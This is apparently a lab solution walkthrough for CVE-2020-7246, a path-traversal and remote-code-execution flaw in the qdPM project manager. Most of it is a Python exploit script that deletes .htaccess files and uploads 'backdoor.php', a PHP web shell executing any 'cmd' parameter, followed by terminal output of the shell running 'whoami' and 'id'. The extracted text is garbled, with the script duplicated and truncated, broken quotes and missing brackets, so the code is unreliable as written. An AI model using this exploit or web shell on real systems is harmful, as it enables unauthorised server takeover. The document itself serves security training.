
Name	CVE-2020-7246
URL	https://www.attackdefense.com/challengedetails?cid=1690
Туре	Webapp CVEs: 2020


**Important Note:** This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

## Solution:


The web application is vulnerable to CVE-2020-7246



**Step 1:** Inspect the web application.




Step 2: Search on google "CVE-2020-7246 exploit-db".



The exploit db link contains the script which can be used to exploit the vulnerability.

Exploit DB Link: <a href="https://www.exploit-db.com/exploits/47954">https://www.exploit-db.com/exploits/47954</a>



Step 3: Save the python script as exploit.py

```
import requests
from lxml import html
from argparse import ArgumentParser
session_requests = requests.session()

def multifrm(
    userid,
    username,
    csrftoken_,
    EMAIL,
    HOSTNAME,
    uservar,
    ):
```

```
request_1 = {
     'sf method': (None, 'put'),
     'users[id]': (None, userid[-1]),
     'users[photo_preview]': (None, uservar),
     'users[_csrf_token]': (None, csrftoken_[-1]),
     'users[name]': (None, username[-1]),
     'users[new_password]': (None, "),
     'users[email]': (None, EMAIL),
     'extra_fields[9]': (None, "),
     'users[remove_photo]': (None, '1'),
  return request_1
def req(
  userid,
  username,
  csrftoken_,
  EMAIL,
  HOSTNAME,
  request_1 = multifrm(
     userid,
     username,
     csrftoken,
     EMAIL,
     HOSTNAME,
     '.htaccess',
  new = session requests.post(HOSTNAME + 'index.php/myAccount/update'
                    , files=request_1)
  request_2 = multifrm(
     userid,
     username,
     csrftoken_,
     EMAIL,
     HOSTNAME,
     '../.htaccess',
  new1 = session_requests.post(HOSTNAME + 'index.php/myAccount/update'
                    , files=request_2)
  request_3 = {
     'sf_method': (None, 'put'),
     'users[id]': (None, userid[-1]),
     'users[photo_preview]': (None, "),
     'users[_csrf_token]': (None, csrftoken_[-1]),
     'users[name]': (None, username[-1]),
```

```
'users[new_password]': (None, "),
    'users[email]': (None, EMAIL),
    'extra_fields[9]': (None, "),
    'users[photo]': ('backdoor.php',
               '<?php if(isset($_REQUEST[\'cmd\'])){ echo "<pre>"; $cmd = ($_REQUEST[\'cmd\']); system($cmd);
echo ""; die; }?>'
               , 'application/octet-stream'),
  upload_req = session_requests.post(HOSTNAME
       + 'index.php/myAccount/update', files=request_3)
def main(HOSTNAME, EMAIL, PASSWORD):
  result = session_requests.get(HOSTNAME + '/index.php/login')
  login_tree = html.fromstring(result.text)
  authenticity_token = \
    list(set(login_tree.xpath("//input[@name='login[_csrf_token]']/@value"
        )))[0]
  payload = {'login[email]': EMAIL, 'login[password]': PASSWORD,
         'login[_csrf_token]': authenticity_token}
  result = session_requests.post(HOSTNAME + '/index.php/login',
                     data=payload,
                     headers=dict(referer=HOSTNAME
                     + '/index.php/login'))
  account_page = session_requests.get(HOSTNAME + 'index.php/myAccount'
       )
  account_tree = html.fromstring(account_page.content)
  userid = account_tree.xpath("//input[@name='users[id]']/@value")
  username = account_tree.xpath("//input[@name='users[name]']/@value")
  csrftoken = \
    account tree.xpath("//input[@name='users[ csrf token]']/@value")
  req(userid, username, csrftoken_, EMAIL, HOSTNAME)
  get file = session requests.get(HOSTNAME + 'index.php/myAccount')
  final_tree = html.fromstring(get_file.content)
  backdoor = \
    final_tree.xpath("//input[@name='users[photo_preview]']/@value")
  print 'Backdoor uploaded at - > ' + HOSTNAME + '/uploads/users/' \
    + backdoor[-1] + '?cmd=whoami'
if __name__ == '__main__':
    ArgumentParser(description='qdmp - Path traversal + RCE Exploit'
  parser.add_argument('-url', '--host', dest='hostname',
              help='Project URL')
  parser.add_argument('-u', '--email', dest='email',
```

```
help='User email (Any privilege account)')
 parser.add argument('-p', '--password', dest='password',
             help='User password')
 args = parser.parse_args()
 main(args.hostname, args.email, args.password)
root@PentesterAcademyLab:~# cat exploit.py
import requests
from lxml import html
from argparse import ArgumentParser
session_requests = requests.session()
def multifrm(
   userid,
   username.
   csrftoken_,
   EMAIL,
   HOSTNAME,
   uservar,
   ):
   request_1 = {
       'sf_method': (None, 'put'),
       'users[id]': (None, userid[-1]),
       'users[photo_preview]': (None, uservar),
       'users[_csrf_token]': (None, csrftoken_[-1]),
       'users[name]': (None, username[-1]),
       'users[new_password]': (None, ''),
       'users[email]': (None, EMAIL),
       'extra_fields[9]': (None, ''),
       'users[remove_photo]': (None, '1'),
   return request_1
def req(
   print 'Backdoor uploaded at - > ' + HOSTNAME + '/uploads/users/' \
       + backdoor[-1] + '?cmd=whoami'
if __name__ == '__main__':
   parser = \
       ArgumentParser(description='qdmp - Path traversal + RCE Exploit'
   parser.add_argument('-url', '--host', dest='hostname',
                       help='Project URL')
   parser.add_argument('-u', '--email', dest='email',
                       help='User email (Any privilege account)')
   args = parser.parse_args()
   main(args.hostname, args.email, args.password)
root@PentesterAcademyLab:~#
```

**Step 4:** The user has to pass email and password as a parameter with the URL in the exploit.



## **Credentials:**

Email: test@test.xyzPassword: password1

**URL:** http://sqrmcekuhxwbtfl8e8hb3x7c4.stager3.attackdefenselabs.com/

Command: python exploit.py -url

"http://sqrmcekuhxwbtfl8e8hb3x7c4.stager3.attackdefenselabs.com/" --email test@test.xyz --password password1

root@PentesterAcademyLab:~# python exploit.py -url "http://sqrmcekuhxwbtfl8e8hb3x7c4.stager3.attackdefenselabs.com/" --email test@test.xyz --password password1
Backdoor uploaded at - > http://sqrmcekuhxwbtfl8e8hb3x7c4.stager3.attackdefenselabs.com//uploads/users/493708-backdoor.php?cmd=whoami
root@PentesterAcademyLab:~#

Step 5: Open the shell uploaded on the webserver.

## **URL:**

http://sqrmcekuhxwbtfl8e8hb3x7c4.stager3.attackdefenselabs.com/uploads/users/493708-backdoor.php?cmd=id

Command: id



## References:

- 1. qdPM (<a href="http://qdpm.net/">http://qdpm.net/</a>)
- 2. CVE-2020-7246 (https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-7246)
- 3. qdPM 9.1 Remote Code Execution (<a href="https://www.exploit-db.com/exploits/47954">https://www.exploit-db.com/exploits/47954</a>)